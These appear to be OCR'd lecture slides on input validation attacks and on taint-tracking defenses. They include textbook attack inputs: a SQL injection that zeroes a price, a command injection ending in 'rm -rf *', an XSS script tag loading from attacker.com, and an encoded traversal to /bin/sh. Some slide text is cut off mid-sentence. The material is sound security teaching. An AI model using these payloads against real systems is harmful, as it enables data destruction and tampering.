Input Validation Errors and Defenses

What comes after buffer overflows?

- Most vulnerabilities reported in the early part of this decade were due to memory corruption
  - Typically, 2/3rd to 4/5th of security advisories
- But things have changed dramatically since then
  - Web-related vulnerabilities dominate today
    - Increased use of web
    - Hybrid nature of web applications, with server and client-side components; and a mix of trusted/untrusted data
    - Less sophisticated developers
- In the previous offering of this course, one team found 200K sites with SQL injection vulnerabilities in a few days
  - 7% of sites found using a search technique were vulnerable!
  - An even larger fraction was susceptible to cross-site scripting (XSS)

SQL Injection

- Attacker-provided data used in SQL queries

```
$cmd = "SELECT price FROM products WHERE
            name='" . $name . "'"
… Use cmd as an SQL query
```

- Attacker-provided **name**:
  - **xyz'; UPDATE products SET price=0 WHERE name='OneCaratDiamondRing**
- Resulting query

```
SELECT price FROM products WHERE name='xyz';
UPDATE products SET price=0 WHERE
    name='OneCaratDiamondRing'
```


Command Injection

- Attacker-provided data used in creation of command that is passed to the OS
- Example: SquirrelMail

```
$send_to_list = $_GET['sendto']
$command = "gpg -r $send_to_list  2>&1"
popen($command)
```

- Attack: user fills in the following information in the "send" field of email:

```
xyz@abc.com; rm -rf *
```

Script Injection

- Similar to command injection: attacker-provided input used to create a string that is interpreted as a script
- Common in dynamic languages since these often allow string values to be *eval*'d
  - Most common web-application languages support eval: PHP, Python, Ruby, …
- **Format string attacks**
  - Have similarity with script injection
    - The command language is that of format directives

Cross-Site Scripting

- **Cross-Site Scripting (XSS)**
  - Attacker-provided data used as scripts embedded in generated Web pages
  - Example:

```
http://www.xyzbank.com/findATM?zip=90100
```

    - **Normal**

```
<HTML>ZIP code not found: 90100</HTML>
```

    - **Attack**

```
<HTML>ZIP code not found: <script src=
'http://www.attacker.com/malicious_script.js'>
</script></HTML>
```


Directory traversal


- **Directory traversal**
  - Attacker-provided path names contain directory traversal strings (e.g. "/../")
  - May be disguised by various encodings
  - Example:

```
void check_access(char *file) {
      if ((strstr(file, "/cgi-bin/")==file) &&
    (strstr(file, "/../")==NULL)) {
   char *f = url_decode(file);
   /* allow access to f … */
```


    - Attacker-provided `file`:

```
/cgi-bin/%2e%2e/bin/sh
```


Distribution of vulnerabilities: CVE 2006




Distribution of vulnerabilities: CVE 2009




A Unified View of Attacks

- Target: program mediating access to protected resources/services
- Attack: use maliciously crafted input to exert unintended control over protected resource operations
- Resource/service access uses:
  - Well-defined APIs to access
    - OS resources
    - Command interpreters
    - Database servers
    - Transaction servers,
    - ……
  - Internal interfaces
    - Data structures and functions within program
      - Used by program components to talk to each other




Example: SquirrelMail Command Injection

- Attack: use maliciously crafted input to exert unintended control over outpu
- Detect "exertion c
  - Based on ***taint***: degree to which output depends on input
- Detect if control is
  - Requires policies
    - Application-independent policies are preferable



Taint-Enhanced Policy Enforcement



Instrumentation for Taint Tracking

- Fine-grained taint-tracking
  - track if each byte of memory is tainted
- Bit array **tagmap** to store taint tags of every memory byte
- **Tag(a)**: Taint bits in **tagmap** for memory bytes at address **a**

x = y + z; ➔ Tag(&x) = Tag(&y) || Tag(&z);

x = *p; ➔ Tag(&x) = Tag(p);

Enabling Fine-Grained Taint Tracking

- Source code transformation (on C programs) to track information flow at runtime
  - Accurate tracking of taint information at byte granularity
- **Idea**
  - Runtime representation of taint information
    - Use bit array `tagmap` to store taint tags for each byte of memory
    - `Tag(a)`: representing taint bits of bytes at address `a` in `tagmap`
  - Update **`tagmap`** for each assignment

Transformation: Taint for Expressions

E	$T(E)$	Comment
c	0	Constants are untainted
v	$tag(\&v, sizeof(v))$	$tag(a,n)$ refers to n bits starting at $tagmap[a]$
$\&E$	0	An address is always untainted
$*E$	$tag(E, sizeof(*E))$	
$(cast)E$	$T(E)$	Type casts don't change taint.
$op(E)$	$T(E)$	for arithmetic/bit op
	0	otherwise
$E_1\ op\ E_2$	$T(E_1) \mid\mid T(E_2)$	for arithmetic/bit op
	0	otherwise

Transformation: Statements

S	$Trans(S)$
$v = E$	$v = E;$ $tag(\&v, sizeof(v)) = T(E);$
$S_1; S_2$	$Trans(S_1); Trans(S_2)$
$if\ (E)\ S_1$ $else\ S_2$	$if\ (E)\ Trans(S_1)$ $else\ Trans(S_2)$
$while\ (E)\ \ S$	$while\ (E)\ \ Trans(S)$
$return\ E$	$return\ (E, T(E))$
$f(a)\ \{\ S\ \}$	$f(a, ta)\ \{$ $tag(\&a, sizeof(a)) = ta; Trans(S)\}$
$v = f(E)$ $v = (*f)(E)$	$(v, tag(\&v, sizeof(v))) = f(E, T(E))$ $(v, tag(\&v, sizeof(v))) = (*f)(E, T(E))$

Issues in Taint-tracking Instrumentation

- Efficiency
  - Almost every statement is instrumented
  - Compounded when dealing with binaries
    - Can introduce 4x to 40x slowdown!
- Accuracy
  - Implicit flows
  - Untransformed libraries
- Dealing with malicious code [Cavallaro et al 08]

Implicit flows

- (Positive) control dependence
  - Example: decoding using **`if-then-else`**/**`switch`**

```
if (x == '+') y = ' ';
```

- Negative control dependence

```
y = 1;
if (x == 0)
    y = 0
```

  - If **`x`** is tainted, but equals 1, then is **`y`** tainted at the end?
- Operations involving tainted pointers

```
char transtab[256];
...
x = transtab[p]
```

  - If p is tainted, is **`x`** tainted?
  - What about the following case:

```
*p = 'a'
```

  - Or the case:
    - **`x = hash_table_lookup(p)`**

Handling Libraries

- If library source code is available, simply transform the library
  - We have transformed glibc and several other libraries
- If source code isn't available, there are 2 options:
  - Risk inaccuracy by not propagating taint through untransformed libraries
    - Important: programs will continue to work, so there are no compatibility issues here
  - Manually provide summarization functions to capture taint propagation

```
memcpy(dest, src, n):
        taint_copy_buffer(*dest, *src, *n);
```



Taint-Enhanced Policies

- Manually specify policies
  - Possible language: regular expressions enhanced with taint annotations
  - r^T: all chars tainted; r^t: at least one char tainted
- Control hijacking
  - The target of a control transfer should not be tainted

    jmp(*addr*) | *addr* **matches** $(any+)^t$
- Format string
  - Disallow any tainted format directives (but %% is OK)

    vfprintf(*fmt*) | *fmt* **matches** $any*(\%[\hat{}\%])^T any*$

Application-independent policies



- Lexical confinement
  - Ensure that tainted data does not cross a word boundary
  - For binary data, can interpret struct fields as words
    - Or more coarsely, activation records or heap blocks
- Syntactic confinement (more relaxed)
  - Tainted data should not begin in the middle of one subtree of the parse tree and “overflow” out of it

Related Work

- Fine-grained taint analysis for control hijacking attacks
  - Suh el al [ASPLOS04], Chen et al [DSN05]
    - Need processor modifications
  - TaintCheck [NDSS05]
    - Works on COTS binaries,10x+ slowdown
- Static taint-based web attack detection
  - Huang et al [WWW04], Livshits et al [Security05], Xie et al [Security06]
    - No distinction between benign dependencies and vulnerabilities
  - Su and Wassermann [POPL06,PLDI07]
    - Syntactical confinement policies for SQL injection detection
  - Modeling sanitization functions [Balzarotti et al 08]
- Runtime web attack detection
  - Tuong et al [ISC05], Pietraszek et al [RAID05]
  - Taint-enhanced policy enforcement [Xu et al 06]
  - Taint inference [NDSS09]
  - AMNESIA [ASE05]
    - Static analysis to obtain SQL models and runtime model enforcement
  - XSS detection: BluePrint [Oakland09], DSI & Noncespaces [NDSS09]